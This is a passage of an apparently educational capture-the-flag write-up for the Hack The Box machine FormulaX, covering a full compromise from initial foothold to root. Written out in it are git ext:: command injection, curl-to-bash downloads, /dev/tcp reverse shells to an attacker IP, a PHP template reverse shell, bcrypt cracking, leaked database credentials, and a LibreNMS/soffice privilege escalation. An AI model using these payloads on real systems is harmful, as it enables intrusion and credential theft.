From [here](#), we found a usable payload.

Let's try running the payload:

```
ext::sh -c touch% /tmp/pwned
```

However, it shows an error:

```
ext::sh -c touch% /tmp/pwned
```

GET REPORT

Error: Failed to Clone

Is this the issue with the payload or are we just not seeing the result?

Let's see if we can run commands towards our Python server:

```
ext::sh -c curl% http://10.10.14.36:1337/testing
```

It shows the same error when executed:

```
:curl% http://10.10.14.36:1337/testing
```

GET REPORT

Error: Failed to Clone

However, our Python web server receives incoming connection from the web app, meaning it is vulnerable to RCE:

```
(yoon@kali)-[~/Documents/htb/formulax]
$ python3 -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
10.10.11.6 - - [05/Jun/2024 06:42:21] code 404, message File not found
10.10.11.6 - - [05/Jun/2024 06:42:21] "GET /testing HTTP/1.1" 404 -
```

Reverse Shell

Let's create **shell.sh** that will spawn reverse shell connection back to netcat listener:

```
(yoon@kali)-[~/Documents/htb/formulax]
$ cat shell.sh
/bin/sh -i >& /dev/tcp/10.10.14.36/1337 0>&1
```

We will now run the command that will download **shell.sh** and run it:

```
ext::sh -c curl% http://10.10.14.36:9001/shell.sh|bash
```

As the command is executed, it grabs **shell.sh** from our Python web server:

```
(yoon@kali)-[~/Documents/htb/formulax]
$ python3 -m http.server 9001
Serving HTTP on 0.0.0.0 port 9001 (http://0.0.0.0:9001/) ...
10.10.11.6 - - [05/Jun/2024 06:44:28] "GET /shell.sh HTTP/1.1" 200 -
```

After it grabs **shell.sh**, it runs it, and we are now given reverse shell as **www-data**:

```
(yoon@kali)-[~/Documents/htb/formulax]
$ sudo rlwrap nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.36] from (UNKNOWN) [10.10.11.6] 46632
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

Before further enumeration, let's make the shell more interactive using Python:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
$ python3 --version
Python 3.10.12
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@formulax:/home$
```

Privesc: www-data to frank_dorky

Local Enumeration

www-data has not enough privilege. We would have to escalate our privilege into different users such as **frank_dorky** or **kai_relay**:

```
www-data@formulax:/home$ ls -l ls -l
ls -l
total 8
drwxr-x--- 6 frank_dorky frank_dorky 4096 Feb 19 21:20 frank_dorky
drwxr-x--- 12 kai_relay kai_relay 4096 Feb 20 16:04 kai_relay
```

We will first check on internally open ports:

```
netstat -ano | grep tcp | grep ESTABLISHED
```



```

www-data@formulax:/home$ netstat -ano | grep tcp | grep ESTABLISHED
netstat -ano | grep tcp | grep ESTABLISHED
tcp        0      0 127.0.0.1:34970      127.0.0.1:37071      ESTABLISHED off (0.00/0/0)
tcp        0      0 127.0.0.1:55234      127.0.0.1:80         ESTABLISHED keepalive (39.49/0/0)
tcp        0      0 127.0.0.1:80         127.0.0.1:49888      ESTABLISHED off (0.00/0/0)
tcp        0      0 127.0.0.1:33842      127.0.0.1:27017      ESTABLISHED keepalive (26.41/0/0)
tcp        0      0 127.0.0.1:33844      127.0.0.1:27017      ESTABLISHED keepalive (39.60/0/0)
tcp        0      0 127.0.0.1:33848      127.0.0.1:27017      ESTABLISHED keepalive (20.81/0/0)
tcp        0      0 127.0.0.1:80         127.0.0.1:42236      ESTABLISHED off (0.00/0/0)
tcp        0      0 127.0.0.1:80         127.0.0.1:49882      ESTABLISHED off (0.00/0/0)
tcp        0      0 127.0.0.1:27017      127.0.0.1:33844      ESTABLISHED keepalive (48.59/0/0)
tcp        0  53 10.10.11.6:46632      10.10.14.36:1337      ESTABLISHED on (0.84/0/0)
tcp        0      0 127.0.0.1:42888      127.0.0.1:27017      ESTABLISHED keepalive (14.57/0/0)
tcp        0      0 127.0.0.1:37071      127.0.0.1:34970      ESTABLISHED keepalive (15.22/0/0)
tcp        0      0 127.0.0.1:80         127.0.0.1:55234      ESTABLISHED off (0.00/0/0)
tcp        0      0 127.0.0.1:27017      127.0.0.1:33842      ESTABLISHED keepalive (96.19/0/0)
tcp        0      0 127.0.0.1:49882      127.0.0.1:80         ESTABLISHED keepalive (37.14/0/0)
tcp        0      0 127.0.0.1:49888      127.0.0.1:80         ESTABLISHED keepalive (1.86/0/0)
tcp        0      0 127.0.0.1:27017      127.0.0.1:33848      ESTABLISHED keepalive (63.47/0/0)
tcp        0      0 127.0.0.1:27017      127.0.0.1:42888      ESTABLISHED keepalive (124.56/0/0)
tcp        0      0 127.0.0.1:42236      127.0.0.1:80         ESTABLISHED keepalive (14.41/0/0)

```

There are lot of ports open internally and port **27017** stands out.

MongoDB

MongoDB runs on port 27017. Let's further enumerate.

Looking around the file system, we discovered interesting file inside `/app/configuration`:

```

www-data@formulax:~/app/configuration$ ls
ls
connect_db.js

```

`connect_db.js` file contains database information for MongoDB:

```

www-data@formulax:~/app/configuration$ cat connect_db.js
cat connect_db.js
import mongoose from "mongoose";

const connectDB= async(URL_DATABASE)=>{
  try{
    const DB_OPTIONS={
      dbName : "testing"
    }
    mongoose.connect(URL_DATABASE,DB_OPTIONS)
    console.log("Connected Successfully TO Database")
  }catch(error){
    console.log(`Error Connecting to the ERROR ${error}`);
  }
}

```

Using the command `mongo --shell`, we are provided with interactive database shell:


```

mongo --shell
MongoDB shell version v4.4.29
connecting to: mongodb://127.0.0.1:27017/?compressors=disabled&gssapiServiceName=mongodb
Implicit session: session { "id" : UUID("7b40f6e7-c32b-41db-a37d-81fad90be2d7") }
MongoDB server version: 4.4.8
type "help" for help
Welcome to the MongoDB shell.
For interactive help, type "help".
For more comprehensive documentation, see
  https://docs.mongodb.com/
Questions? Try the MongoDB Developer Community Forums
  https://community.mongodb.com
---
The server generated these startup warnings when booting:
  2024-06-05T10:26:04.881+00:00: Using the XFS filesystem is strongly recommended with the WiredTiger storage engine. See http://dochub.mongodb.org/core/prodnotes-filesystem
  2024-06-05T10:26:05.747+00:00: Access control is not enabled for the database. Read and write access to data and configuration is unrestricted
---
> 

```

`show dbs` command shows databases running on MongoDB:

```

> show dbs
shshow dbs
admin      0.000GB
config     0.000GB
local      0.000GB
testing    0.000GB

```

Let's take a look into **testing** database:

```

> use testing
use testing
switched to db testing
> show collections
shshow collections
messages
users

```

`db.users.find()` command reveals password hashes for user **admin** and **frank_dorky**

```

> db.users.find()
dbdb.users.find()
{ "_id" : ObjectId("648874de313b8717284f457c"), "name" : "admin", "email" : "admin@chatbot.htb", "password" : "$2b$10$V$SrvhM/5YGM0uyCeEYf/TuvJzzTz.jDLVJ2QqtumdDoKGSa.6aIC.", "terms" : true, "value" : true, "authorization_token" : "Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySUQiOiI2NDg4NzRkZTMxM2I4NzE3Mjg0ZjQ1N2MiLCJpYXQiOiE3Mjc0ODYzYmJ9.Y42ytnbXtZ2WJtjtfFKNhMDTt-aH_UcXW0VVyXB1UC3Q", "__v" : 0 }
{ "_id" : ObjectId("648874de313b8717284f457d"), "name" : "frank_dorky", "email" : "frank_dorky@chatbot.htb", "password" : "$2b$10$hrB/by.tb/4ABJbbt1l4/ep/L4CTY6391eSETamjLp7s.elpsB4J6", "terms" : true, "value" : true, "authorization_token" : " ", "__v" : 0 }

```

Let's attempt to crack it using hashcat:

`hashcat -m 3200 hash rockyou.txt`

```

$2b$10$hrB/by.tb/4ABJbbt1l4/ep/L4CTY6391eSETamjLp7s.elpsB4J6:manchesterunited

Session.....: hashcat
Status.....: Cracked

```

Password for **frank_dorky** is cracked successfully: **manchesterunited**

Using the cracked password, we can login to SSH as **frank_dorky**:

```
(yoon@kali)-[~/Documents/htb/formulax]
└─$ ssh frank_dorky@10.10.11.6
frank_dorky@10.10.11.6's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-97-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Jun  5 11:24:47 2024 from 10.10.14.36
frank_dorky@formulax:~$ id
uid=1002(frank_dorky) gid=1002(frank_dorky) groups=1002(frank_dorky)
```

Privesc: frank_dorky to librenms

Chisel

Let's see if there are other internally open ports that looks interesting:

```
netstat -ntlp
```

```
frank_dorky@formulax:/tmp$ netstat -ntlp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)

```

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	127.0.0.1:3000	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:27017	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:37071	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:8000	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:8081	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:8082	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.53:53	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:3306	0.0.0.0:*	LISTEN
tcp6	0	0	:::22	:::*	LISTEN

We got many different internally open ports and we will first take a look at port **3000**.

After transferring chisel to the target system, we will forward port 3000 to kali's chisel server's listening port, 9000:

```
./chisel_linux client 10.10.14.36:9000 R:3000:127.0.0.1:3000
```

```
frank_dorky@formulax:/tmp$ ./chisel_linux client 10.10.14.36:9000 R:3000:127.0.0.1:3000
2024/06/05 11:40:58 client: Connecting to ws://10.10.14.36:9000
2024/06/05 11:41:01 client: Connected (Latency 402.760865ms)
```

On Kali's listening server, we get a incoming connection:

```
chisel server -p 9000 --reverse
```

```
(yoon@kali)-[/opt/chisel]
$ chisel server -p 9000 --reverse
2024/06/05 07:40:46 server: Reverse tunnelling enabled
2024/06/05 07:40:46 server: Fingerprint 7aib2qi97QR7omuqyKlpBxa2Jd7g
N8oBsPaidmAmB80=
2024/06/05 07:40:46 server: Listening on http://0.0.0.0:9000
2024/06/05 07:41:01 server: session#1: Client version (1.9.1) differ
s from server version (1.9.1-0kali1)
2024/06/05 07:41:01 server: session#1: tun: proxy#R:3000=>3000: List
ening
```


LibreNMS Add Admin

We can now access port 3000 on our local browser:



The image shows the LibreNMS login interface. At the top is the LibreNMS logo. Below it are two input fields for 'Username' and 'Password'. There is a checkbox labeled 'Remember Me'. A blue 'Login' button is positioned below the password field. At the bottom, a disclaimer states: 'Unauthorised access or use shall render the user liable to criminal and/or civil prosecution.'

We are able to login to dashboard using the credentials for frank_dorky. However, not much could be done here:



The image shows the LibreNMS dashboard overview. The top navigation bar includes links for Overview, Devices, Ports, Health, and Alerts. On the right, there is a user profile for 'frank_dorky' and a 'Global Search' bar. Below the navigation bar, there is a 'Dashboards' section with a 'Default' dropdown and buttons for edit, delete, and add. A 'Placeholder' box contains instructions: 'Click on the Edit Dashboard button (next to the list of dashboards) to add widgets' and a reminder: 'Remember: You can only move & resize widgets when you're in Edit Mode.'

From some googling, we discovered that LibreNMS is sometimes vulnerable to [adding admin user](#):

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Command that I use looks like this: `./adduser.php username, password, level 1-10, email`. Without commas of course.

Below command works

`./adduser.php test1234 test1234 10`

you should not mention word "level" just give 10 for admin

Let's try to add a new admin user and login.

We will first spot the location of LibreNMS:

```
find / -name librenms 2>/dev/null
```

```
frank_dorky@formulax:~$ find / -name librenms 2>/dev/null
/var/lib/mysql/librenms
/etc/logrotate.d/librenms
/opt/librenms
```

Inside `/opt/librenms`, I see **adduser.php** file:

```
frank_dorky@formulax:/opt/librenms$ ls -l adduser.php
-rwxr-xr-x 1 librenms librenms 956 Oct 18 2022 adduser.php
```

Let's add user **jadu** as the admin user:

```
./adduser.php jadu jadu 10
```

```
frank_dorky@formulax:/opt/librenms$ ./adduser.php jadu jadu 10
User jadu added successfully
```

Now we are able to login to dashboard as the newly created admin user:

Overview Devices Ports Health Alerts

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Global Search

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Placeholder

Click on the Edit Dashboard button (next to the list of dashboards) to add widgets

Remember: You can only move & resize widgets when you're in **Edit Mode**.

Using **Create New Template** feature, we should be able to spawn a reverse shell as the root. But before spawning a shell, we need to change some of the misconfigurations.

On `/validate`, we can see that server is having DNS issue:

Webserver

FAIL: server_name is set incorrectly for your webserver, update your webserver config. 127.0.0.1 librenms.com

Fix:

```
server_name 127.0.0.1;
```

Let's add `127.0.0.1 librenms.com` to `/etc/hoss` to resolve this issue.

Now we should be able to Create new template with reverse shell payload inside of it:

`http://librenms.com:3000/templates`

Overview Devices Ports Health Alerts













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Create new alert template

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#	Name	Alert Rules	Action
1	BGP Sessions.		 
0	Default Alert Template		 
15	Foo		 
16	Foo		 
17	Foo		 
18	Foo		 

Let's create a new template with the following php payload inside of it:

```
@php
system("bash -c '/bin/bash -i >& /dev/tcp/10.10.14.36/1330 0>&1'");
@endphp
```

Alert Template ::  Docs

Template name

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Template

```
@php
system("bash -c '/bin/bash -i >& /dev/tcp/10.10.14.36/1330 0>&1'");
@endphp |
```

As soon as we create a new template, we get a reverse shell connection on our netcat listener as **librenms**:

```
(yoon@kali)-[~/Documents/htb/formulax]
$ sudo rlwrap nc -lvnp 1330
listening on [any] 1330 ...
connect to [10.10.14.36] from (UNKNOWN) [10.10.11.6] 38764
bash: cannot set terminal process group (942): Inappropriate ioctl for device
bash: no job control in this shell
librenms@formulax:~$ id
id
uid=999(librenms) gid=999(librenms) groups=999(librenms)
```

Privesc: librenms to kai_relay

Reverse shell was spawned inside `/opt/librenms` directory:

```
librenms@formulax:~$ pwd
pwd
/opt/librenms
```

Looking at files inside the current directory, `.custom.env` file stands out to us:

```
librenms@formulax:~$ ls -al
ls -al
total 5216
drwxrwx--x  27 librenms librenms  4096 Feb 19 13:33 .
drwxr-xr-x   3 root     root      4096 Feb 16 15:21 ..
lrwxrwxrwx   1 root     root         9 Feb 19 13:33 .bash_history -> /dev/null
drwxrwxr-x   4 librenms librenms  4096 Feb 16 15:21 .cache
-rw-r--r--   1 librenms librenms   815 Oct 18  2022 .codeclimate.yml
drwxrwxr-x   3 librenms librenms  4096 Feb 16 15:21 .config
-rw-rw-r--   1 librenms librenms   353 Sep  7  2023 .custom.env
-rw-r--r--   1 librenms librenms   258 Oct 18  2022 .editorconfig
-rw-r--r--   1 librenms librenms    73 Oct 18  2022 .env.example
-rw-r--r--   1 librenms librenms   197 Oct 18  2022 .env.travis
```

`.custom.env` file reveals the username and password for **kai_relay**:

mychemicalformulaX

```
cat .custom.env
```

```
librenms@formulax:~$ cat .custom.env
cat .custom.env
APP_KEY=base64:jRoDT0FGZE008+68w7EzYPp8a7KZCNk+4Fhh97lnCEk=

DB_HOST=localhost
DB_DATABASE=librenms
DB_USERNAME=kai_relay
DB_PASSWORD=mychemicalformulaX

#APP_URL=
NODE_ID=648b260eb18d2
VAPID_PUBLIC_KEY=BDhe6thQfwA7eLEUvyMPH9CEtrWZM1ySaMMIaB10DsIhGeQ8Iks8kL6uLtmJsHe61-ZCC6f6XgPVt706liSqpvG
VAPID_PRIVATE_KEY=chr9zlpVQT8NsYgDGeVFda-AiD0UWIY6OW-jStiwmTQ
```

Luckily, we are able to use the found credentials for SSH login:

```
kai_relay@formulax:~$ id
uid=1001(kai_relay) gid=1001(kai_relay) groups=1001(kai_relay),27(sudo),999(librenms)
```

Privesc: kai_relay to root

Sudoers

Let's see what commands could be ran with sudo privilege through the command `sudo -l`:

```
kai_relay@formulax:~$ sudo -l
Matching Defaults entries for kai_relay on formulax:
    env_reset, timestamp_timeout=0, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, env_reset, timestamp_timeout=0

User kai_relay may run the following commands on formulax:
    (ALL) NOPASSWD: /usr/bin/office.sh
```

`/usr/bin/office.sh` command could be ran with sudo privilege.

Let's take a look at the bash file:

```
kai_relay@formulax:/tmp$ cat /usr/bin/office.sh
#!/bin/bash
/usr/bin/soffice --calc --accept="socket,host=localhost,port=2002;urp;" --norestore --nologo --nodefault --headless
```

It seems like it is opening up port 2002.

Doing some research on this, we discovered [this exploit](#).

Let's slightly modify the exploit so that it runs our maliciously crafted payload instead of calc.exe:

```
shell_execute =
service_manager.createInstance("com.sun.star.system.SystemShellExecute")
shell_execute.execute("/tmp/shell.sh", '',1)
```

With the exploit transferred to the target system, we will create `shell.sh` inside `/tmp` folder with the reverse shell payload inside of it:

```
#!/bin/bash
sh -i >& /dev/tcp/10.10.14.36/1337 0>&1
```

```
kai_relay@formulax:/tmp$ cat shell.sh
#!/bin/bash
sh -i >& /dev/tcp/10.10.14.36/1337 0>&1
```

With both the exploit and `shell.sh` prepared on the system, let's run `/usr/bin/office.sh` to open up port 2002:

```
kai_relay@formulax:/tmp$ sudo /usr/bin/office.sh
```

Now that port 2022 is open, let's run the exploit towards it:


```
python3 exploit.py --host 127.0.0.1 --port 2002
```

```
kai_relay@formulax:/tmp$ python3 exploit.py --host 127.0.0.1 --port 2002  
[+] Connecting to target...  
[+] Connected to 127.0.0.1
```

As the exploit runs, `shell.sh` inside is also executed and we get reverse shell as the root:

```
(yoon@kali)-[~/Documents/htb/formulax]  
└─$ rlwrap nc -lvnp 1337  
listening on [any] 1337 ...  
connect to [10.10.14.36] from (UNKNOWN) [10.10.11.6] 58134  
# id  
uid=0(root) gid=0(root) groups=0(root)
```

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